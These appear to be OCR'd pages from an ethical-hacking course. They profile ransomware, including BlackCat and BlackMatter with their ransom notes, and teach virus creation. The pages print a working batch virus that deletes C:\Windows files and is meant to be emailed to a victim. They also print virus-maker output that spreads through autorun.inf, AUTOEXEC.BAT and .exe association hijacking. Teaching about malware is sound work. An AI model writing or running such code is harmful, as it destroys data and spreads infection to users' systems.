
Some additional ransomware families are as follows:

- Cerber
- XingLocker
- Conti
- Thanos
- WastedLocker
- RansomEXX
- NETWALKER
- QNAPCrypt
- Maze
- Ryuk

Examples of Ransomware

- **BlackCat**

  BlackCat is a dreadful ransomware attack written in Rust and profoundly known as ALPHA (AlphaVM, AlphaV). It was first discovered in late November 2021. The ransomware targets almost all vendor OSes including Windows, Linux, and ESXi virtual machines. It is specially crafted ransomware comprising 4 encryption routines and supports several encryption algorithms such as ChaCha20 and AES. This ransomware is supplied as ransomware as a service (RaaS), engaging associates to operate from various locations. Using Blackcat, attackers can target various IT industries worldwide for demanding a ransom from the victims in the form of Bitcoins and Monero. The attack mainly focuses on crashing targeted devices and running processes, applications, and VMs during their encryption process. BlackCat employs phishing tactics on the victims by delivering its payload using vulnerable applications and exposed toolsets.



[redacted]/user/dashboard

Your network was compromised.

Important Files on **your network** was **downloaded** and **encrypted**.
We used an asymmetric cipher to encrypt your files. Meaning the only way to decrypt them is to have a **Private Key**.
Our custom **Decrypt App** is bundled with your **Private Key**.
In order to buy it you have to follow **Instructions** below. If you have questions please feel free to use **Live Chat**.
Act quicly to get a discount!

Decrypt App Price

You have 4 days, 09:22:09 until:
- **Decrypt App** special discount period will be discontinued.
- Discount price is available until **12/14/21, 3:41 AM**

Discount Price: $3000000
Full Price: $3500000

Status

Awaiting payment of **$3000000** to one of the following wallets:


Bitcoin [redacted] $3450000 (?) = 71.533725 BTC
Monero [redacted] $3000000 = 15495.867769 XMR

I wish to pay with
Bitcoin

Figure 7.52: BlackCat ransom note

- **BlackMatter**

  BlackMatter is dangerous ransomware written in C. It was discovered in 2021 and considered an extension of dreadful ransomware such as DarkSide and REvil. This ransomware mainly targets Windows devices can also compromise Linux devices using unique payloads that can be later used to develop RATs for exploiting Windows devices. The attackers mainly target organizations having high-level turnovers, excluding the companies that were already attacked using DarkSide and REvil. This ransomware uses encryption keys such as RSA public and AES keys for initializing and implementing Salsa20 encryption on the targeted files. The encryption process is crafted in such a manner that the encrypted file consists of a decrypting blob that comprises a special tool to facilitate the post-ransom money transfer by the victim. This malware is also supplied as RaaS, engaging associates to operate from various locations. BlackMatter crashes various files and closes all the other running processes and applications while encrypting the targeted files on the victim device. Using this malware, attackers can also gain control over domain controllers, ACLs, and other user access controls (UACs).


BLOG
REFRESH
RATE FIXED: 00 DAY, 05:31:23
Show transactions [0]
GO TO BLOG POST
PRIVATE
Test decryption

BlackMatter Ransomware

Now
$ 3,000,000
89.91 (with 25% fee)
12174.34

Time to end
02 **day**, 14:03:28
End date: 03 Aug, 21:35 PM [NY time]

After time end
6,000,000 $
(with 25% fee) 179.83
24348.67

Confidencial data was downloaded from your network

You can see post with your data on our blog

Blog post status: PRIVATE

Data size 1024 GB

Support 30 Jul, 16:32 PM [NY time]
Sure

Support 30 Jul, 16:34 PM [NY time]
We increase timer for talks

Support 30 Jul, 17:06 PM [NY time]
10% for fast payment and remove 25% boost for bitcoin(if you willing to pay in it)

Figure 7.53: BlackMatter ransom note

The following are some additional ransomware:

- Clop Ransomware
- DeadBolt
- Egregor
- Dharma
- eCh0raix
- SamSam
- WannaCry
- Petya - NotPetya
- GandCrab
- MegaCortex
- LockerGoga
- NamPoHyu
- Ryuk
- Cryptgh0st

How to Infect Systems Using a Virus: Creating a Virus

A virus can be created in two different ways:

- **Writing a Virus Program**
- **Using Virus Maker Tools**

Writing a Virus Program

Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```

1. Convert the Game.bat batch file to Game.com using the **bat2com** utility
2. Send the Game.com file as an **email attachment** to a victim
3. When run, it **copies itself** to all the .bat files in the current directory and **deletes** all the files in the Windows directory

How to Infect Systems Using a Virus: Creating a Virus (Cont'd)


Using Virus Maker Tools

Virus Maker Tools

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

DELmE's Batch Virus Maker

DELmE batch virus maker creates viruses that can perform tasks such as **deleting files** on a hard disk drive, **disabling admin** privileges, cleaning the registry, and **killing tasks**


DELmE's Batch Virus Maker v 2.0
Infection
Payload
Other Options
Local Infection
Infect Reg Run Key
Infect All Drives
Infect All Folders
Infect Startup Folder
Infect Autoexec.bat
Infect "ls" Cmd
Filetype Infection
Infect All .Exe Files
Infect All .Lnk Files
Infect All .Doc Files
Infect All .Txt Files
Infect All .Pdf Files
Infect All .Xml Files
Infect All .Mp3 Files
Infect All .Mp4 Files
Infect All .Png Files
Infect Filetype...
Infect
Internet Spreading
Send To Contacts
DELmE's Batch Virus Maker Info
Save As .Bat
Save As .Txt
View Agreement
View Credits
Start Over
Exit

```
@ echo off
rem ---------------------------------
rem Infect All Drives
for %%E In (A,B,C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z) Do (
copy /Y %0 %%E:\
echo [AutoRun] > %%E:\autorun.inf
echo open="%%E:\%0" >> %%E:\autorun.inf
echo action=Open folder to see files... >> %%E:\autorun.inf)
rem ---------------------------------
rem ---------------------------------
rem Infect Autoexec.bat
echo start "" %0>>%SystemDrive%\AUTOEXEC.BAT
rem ---------------------------------
rem ---------------------------------
rem Infect All .Exe Files
assoc .exe=batfile
DIR /S/B %SystemDrive%\*.exe >> InfList_exe.txt
echo Y | FOR /F "tokens=1,* delims=: " %%j in (InfList_exe.txt) do copy /y %0
rem ---------------------------------
rem ---------------------------------
rem Infect Reg Run Key
set valinf="rundll32_%random%_toolbar"
